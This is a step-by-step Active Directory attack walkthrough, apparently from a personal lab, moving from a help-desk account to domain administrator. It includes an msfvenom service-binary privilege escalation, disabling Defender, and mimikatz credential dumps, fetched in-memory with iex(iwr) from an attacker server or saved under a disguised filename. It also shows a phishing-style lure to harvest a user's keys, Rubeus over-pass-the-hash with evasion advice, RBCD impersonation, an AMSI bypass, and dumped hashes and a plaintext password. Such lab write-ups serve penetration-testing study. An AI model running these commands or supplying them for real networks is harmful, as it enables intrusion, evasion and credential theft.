
Bloodhound

- First off, let’s check current user & machine if it has any interesting relation or path to high target machine/group.






  - Unfortunately, we could not find any interesting relation.
- Secondly, let’s see the shortest path to High Value Target.



  - we found that IT-Support has the capability to reach a high value target.

Privilege Escalation 🔝

Upload PowerUp in HTTP local server




http://192.168.159.1/PowerUp.ps1

```
/
  PowerUp.ps1
  PowerView.ps1
  SharpHound.ps1
```

```
5:51:06 AM 192.168.159.135:61498 Requested GET /?mode=jquery
5:51:08 AM 192.168.159.135:61499 Requested GET /Splunk_TA_windows.zi
5:51:09 AM 192.168.159.135:61499 Fully downloaded - 75.9 M @ 41.6 MB/s
8:27:47 PM 192.168.159.133:54840 Requested GET /PowerView.ps1
8:27:48 PM 192.168.159.133:54840 Fully downloaded - 907.9 K @ 675.5 KB/
8:28:35 PM 192.168.159.133:54840 Requested GET /SharpHound.ps1
8:28:36 PM 192.168.159.133:54840 Fully downloaded - 1.3 M @ 27.3 MB/s -
```

Load the Modules into the memory




```
PS C:\Users\HelpDesk> iex (iwr -UseBasicParsing 'http://192.168.159.1/PowerUp.ps1')
```

PowerUp

- First off, let’s run `Invoke-AllCheck` cmdlet in order to check the common vulnerability.

```
Invoke-AllCheck -Verbose
```




```
[*] Checking for unquoted service paths...
VERBOSE: Add-ServiceDacl IndividualService : Automation security monitoring tasks
VERBOSE: Add-ServiceDacl IndividualService : Automation security monitoring tasks
VERBOSE: Add-ServiceDacl IndividualService : Automation security monitoring tasks
VERBOSE: Add-ServiceDacl IndividualService : Monitoring service
VERBOSE: Add-ServiceDacl IndividualService : Monitoring service
VERBOSE: Add-ServiceDacl IndividualService : Monitoring service


ServiceName    : Automation security monitoring tasks
Path           : C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'Automation security monitoring tasks' -Path <HijackPath>
CanRestart     : False
```


- Hopefully, we found unquoted service path vulnerability. We can exploit this in order to set the current user to the local administrators group on the current machine.
- From the above picture we can tell that we have write permissions on `C:\` . Therefore, we will generate an executable called program.exe via msfvenom, and put it in the C:\ path so it can be executed when the service start. Moreover, the executable will execute a command to set helpdesk user in the Administrators local group.

Msfvenom

```
msfvenom -p windows/exec CMD='net localgroup administrators Abdullah-work\HelpDesk /add' -f exe-service -o program.exe
```




```
┌──(abdullah㉿Abdullah-Offensive)-[~]
└─$ sudo msfvenom -p windows/exec CMD='net localgroup administrators Abdullah-work\HelpDesk /add' -f exe-service -o program.exe
[sudo] password for abdullah:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 242 bytes
Final size of exe-service file: 15872 bytes
Saved as: program.exe
```



```
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---          5/9/2023   4:59 AM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-r---          5/8/2023   5:10 PM                Users
d-----          5/8/2023  11:11 PM                Windows
-a----          5/8/2023  10:51 PM          12288 DumpStack.log
-a----          5/9/2023  11:48 AM          15872 program.exe


PS C:\>
```

- Now just restart the machine or wait until the service restart.



```
PS C:\Users\HelpDesk> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
PS C:\Users\HelpDesk>
```

- Now we became a part of the administrators group successfully.

Dump credentials (Client02)


Disable firewall

- Run PowerShell as Administrator

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Mimikatz


- Firstly download mimikatz from the local server



```
PS C:\Users\HelpDesk> Invoke-WebRequest -Uri "http://192.168.159.1/mimikatz.exe" -OutFile "fun.exe"
```

- Now let’s dump the local users


```
lsadump::lsa /patch
```



```
mimikatz # lsadump::lsa /patch
Domain : CLIENT02 / S-1-5-21-3965497075-1548307297-244600289

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 3eecd74baec5b3be09f52bca8207e20f

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : 83772a38692f37cefb08fa98c19d374f
```

- Still nothing useful because we have already administrator privileges.
    - Remember there was a user called Mohammed, Let’s trick him by sending him an email that `Client02` machine crashed, let’s see if he can login and fix it.
    - We did that so we can dump his credentials when he logged in.
- Now, let’s try to dump the credentials

```
sekurlsa::ekeys
```



```
User Name         : Mohammed
Domain            : Abdullah-work
Logon Server      : ABDULLAH
Logon Time        : 5/9/2023 10:17:43 PM
SID               : S-1-5-21-1316629931-576095952-2750207263-1111

         * Username : Mohammed
         * Domain   : ABDULLAH.ALI.ALHAKAMI
         * Password : (null)
         * Key List :
           aes256_hmac       facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379
           rc4_hmac_nt       da9ae51425618a124c174a3cad4e55de
           rc4_hmac_old      da9ae51425618a124c174a3cad4e55de
           rc4_md4           da9ae51425618a124c174a3cad4e55de
           rc4_hmac_nt_exp   da9ae51425618a124c174a3cad4e55de
           rc4_hmac_old_exp  da9ae51425618a124c174a3cad4e55de
```

    - Username: `Abdullah-work\Mohammed`

    - AES256 hash: `facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379`
- Now we are ready for lateral movement and gain Mohammed privileges.

Lateral Movement 🔄


- Since we got the credentials of `Mohammed` account, let's preform OverPassTheHash technique so we can gain Mohammed Privileges and access.

Over-Pass-The-Hash (Mohammed)

- First off, let's download Rubeus and do the technique.

> Use AES256 rather than RC4/NTLM to avoid security detection. This is because it will be considered as encryption downgrade! Which is abnormal.

```
Invoke-WebRequest -Uri "http://192.168.159.1/Rubeus.exe" -Outfile "Microsoft-Updata.exe"

Rubeus.exe asktgt /user:Mohammed /aes256:facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379 /opsec /createnetonly:C:
```




```
[*] Target LUID: 0x321bad
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/ABDULLAH.ALI.ALHAKAMI
  ServiceRealm             :  ABDULLAH.ALI.ALHAKAMI
  UserName                 :  Mohammed
  UserRealm                :  ABDULLAH.ALI.ALHAKAMI
  StartTime                :  5/9/2023 10:49:11 PM
  EndTime                  :  5/10/2023 8:49:11 AM
  RenewTill                :  5/16/2023 10:49:11 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  vqqiXTXi+oE4CEyzbl+Y8ZHADiBgA32w/3onoze2xVM=
  ASREP (key)              :  FACCA59AB6497980CBB1F8E61C446BDBD8645166EDD83DAC0DA2037CE954D379
```

```
C:\Users\HelpDesk>_
```

    - We successfully got a new Command prompt with Mohammed privileges. (It will arise logon type 9 which is the same as `run as Mohammed`)

Bloodhound

- Going step back to bloodhound, let's check what permissions does Mohammed account has.




- We have Generic Write over Client03 machine. Therefore, we can perform RBCD technique.

Resource Based Constraint Delegation (RBCD)

- Since we have GenericWrite, we will set the current machine `Client02` Allowed to delegate to the `Client03` machine. Then, we will impersonate `Administrator` account in order to access the Client03 machine with high privileges.
- First off, lets configure our machine to be allowed to delegate from the target machine by taking advantage our our GenericWrite.


```
Set-DomainRBCD -Identity Client03 -DelegateFrom Client02
```



```
C:\Users\HelpDesk>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\HelpDesk> iex (iwr -UseBasicParsing 'http://192.168.159.1/PowerView.ps1')
PS C:\Users\HelpDesk> Set-DomainRBCD -Identity Client03 -DelegateFrom 'Client02'
```

- Secondly, going back to our HelpDesk console, we will impersonate Administrator account and request for HTTP service on Client03. In addition, we will use current machine credentials to authenticate our self.

  ```
  Rubeus.exe s4u /user:Client02$ /aes256:0a87dfe140dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357d9 /msdsspn:http/Client03 /im
  ```




```
[+] Ticket successfully imported!
PS C:\Users\HelpDesk> klist

Current LogonId is 0:0x22ab48

Cached Tickets: (1)

#0>     Client: Administrator @ ABDULLAH.ALI.ALHAKAMI
        Server: http/Client03 @ ABDULLAH.ALI.ALHAKAMI
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 5/9/2023 23:18:19 (local)
        End Time:   5/10/2023 9:18:19 (local)
        Renew Time: 5/16/2023 23:18:19 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\HelpDesk> Enter-PSSession -ComputerName Client03
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> whoami;hostname
abdullah-work\administrator
Client03
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> _
```

  - We successfully got Domain Administrator access.


- Now let's dump the credentials.

Dump credentials (Client03)


- Since, the Anti-Virus is up, we will load Mimikatz script to the memory and load the AMSI bypass Also. Then we will run mimikatz cmdlet.




```
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> iex (iwr -UseBasicParsing 'http://192.168.159.1/Invoke-Mimikatz.ps1')
At line:1 char:1
+ iex (iwr -UseBasicParsing 'http://192.168.159.1/Invoke-Mimikatz.ps1')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> iex (iwr -UseBasicParsing 'http://192.168.159.1/Bypass')
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> iex (iwr -UseBasicParsing 'http://192.168.159.1/Invoke-Mimikatz.ps1')
```



```
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> iex (iwr -UseBasicParsing 'http://192.168.159.1/Invoke-Mimikatz.ps1')
[Client03]: PS C:\Users\Administrator.Abdullah-work\Documents> Invoke-Mimikatz -Command '"sekurlsa::ekeys"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::ekeys
```



```
Session           : Interactive from 1
User Name         : it-support
Domain            : Abdullah-work
Logon Server      : ABDULLAH
Logon Time        : 5/9/2023 12:08:43 AM
SID               : S-1-5-21-1316629931-576095952-2750207263-1112

         * Username : it-support
         * Domain   : ABDULLAH.ALI.ALHAKAMI
         * Password : (null)
         * Key List :
           des_cbc_md4       e1545adafb17d4e61b66a6ecc189718aed4ad3e5c3382ea08575a499ed231428
           des_cbc_md4       a79b68feb851215e1f8c1e3c041158d3
           des_cbc_md4       a79b68feb851215e1f8c1e3c041158d3
           des_cbc_md4       a79b68feb851215e1f8c1e3c041158d3
           des_cbc_md4       a79b68feb851215e1f8c1e3c041158d3
           des_cbc_md4       a79b68feb851215e1f8c1e3c041158d3
```




```
Session             : CachedInteractive from 1
User Name           : Administrator
Domain              : Abdullah-work
Logon Server        : ABDULLAH
Logon Time          : 5/9/2023 5:53:38 AM
SID                 : S-1-5-21-1316629931-576095952-2750207263-500

           * Username : Administrator
           * Domain   : ABDULLAH.ALI.ALHAKAMI
           * Password : Password1421
           * Key List :
             des_cbc_md4       f1d4f9ee121da0a236c325cab091163f50ee82dbdc67a1dc48f869a145f8b4b2
             des_cbc_md4       56261115526f1fcd428ca61aff7bf5e9
             des_cbc_md4       3eecd74baec5b3be09f52bca8207e20f
             des_cbc_md4       3eecd74baec5b3be09f52bca8207e20f
